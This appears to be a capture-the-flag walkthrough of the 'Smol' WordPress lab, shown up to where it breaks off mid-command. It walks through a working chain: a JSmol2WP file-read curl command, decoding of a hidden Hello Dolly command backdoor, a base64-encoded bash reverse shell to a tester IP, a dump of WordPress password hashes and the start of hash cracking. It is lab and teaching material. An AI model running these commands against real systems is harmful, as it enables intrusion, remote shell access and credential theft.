http://www.smol.thm/wp-login.php
Credential reuse confirmed!
I'm not sure why, but the dashboard handed us a beautifully unsubtle clue:
Well, hello, DollyThat's a nod to WordPress's Hello Dolly plugin and, I'm assuming, the musical. That's probably our backdoor hinted at in the room description.
Let's use the JSmol2WP file-read vuln to inspect its source:
curl -sG \
'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php' \
--data-urlencode 'isform=true' \
--data-urlencode 'call=getRawDataFromDatabase' \
--data-urlencode 'query=php://filter/resource=../../hello.php' \
-o smol-hello.php
And to read it...
sed -n '1,260p' smol-hello.phpWeaponized musical theatre. Dang.


This is definitely our path to a backdoor shell.
Let's decode what's in there:
printf '%s' \
'CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=' |
base64 -d
We decoded one layer of camouflage.

The escaped characters are:
\143  → c
\155  → m
\x64  → d
And...
\143  → c
\x6d  → m
\144  → d
Both hidden strings decode to cmd, leaving us with:
if (isset($_GET["cmd"])) {
    system($_GET["cmd"]);
}
Let's test it in-browser:
http://www.smol.thm/wp-admin/?cmd=id
Let me zoom in for you:

We have remote code execution as:
uid=33(www-data) gid=33(www-data)Our chain so far:
JSmol2WP file read
> wp-config.php
> reused WordPress credentials
> backdoored Hello Dolly plugin
> command execution as www-data
Next we’ll turn the one-command web backdoor into an interactive shell.
Pop open a new terminal, and grab your box's IP:
ip -4 -br addr show tun0Then start our listener:
rlwrap nc -lvnp 4444With the listener still running on port 4444, we'll put the second working method into our authenticated browser:
http://www.smol.thm/wp-admin/?cmd=echo%20YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xOTIuMTY4LjEyOC44My80NDQ0IDA%2BJjE%3D%7Cbase64%20-d%7CbashAnd turn our eyes back to the listener:

id
whoami
hostname
pwd
Let's enumerate users in the home directory...
ls -la /home...and give our shell a PTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
We're going after the MySQL database.
These lines we discovered earlier + the DB credentials light the way:
define('DB_NAME', 'wordpress');
define('DB_USER', '[REDACTED]');
define('DB_PASSWORD', '[REDACTED]');
define('DB_HOST', 'localhost');
mysql -u wpuser -p -h localhost wordpress
Username: [REDACTED] Password: [REDACTED]
Wow. The password echoed in our reverse-shell terminal instead of staying hidden. Not ideal.

Let's run this at the mysql prompt:
SELECT ID,user_login,user_pass FROM wp_users;
John o’clock. Those $P$ values are phpass WordPress hashes, and the usernames align beautifully with the Linux home directories.
Bow out of mysql:
exit;From our target shell, create a clean username:hash export:
mysql -u wpuser -p -h localhost wordpress -N -B \
-e "SELECT CONCAT(user_login, ':', user_pass) FROM wp_users;" \
> /tmp/smol-hashes.txt
Now we verify it:
cat /tmp/smol-hashes.txtOver to our Kali terminal, make a file for the hashes:
nano smol-hashes.txtPaste our lovely usernames:hashes, then save and exit:
admin:$P$BH.CF15fzRj4li7nR19CHzZhPmhKdX.
wpuser:$P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E.
think:$P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/
gege:$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
diego:$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
xavi:$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
Since John can be slow with phpass involved, I tried running two Johns in parallel.
Battle of the Johns: Commence!
John 1:
john --format=phpass \
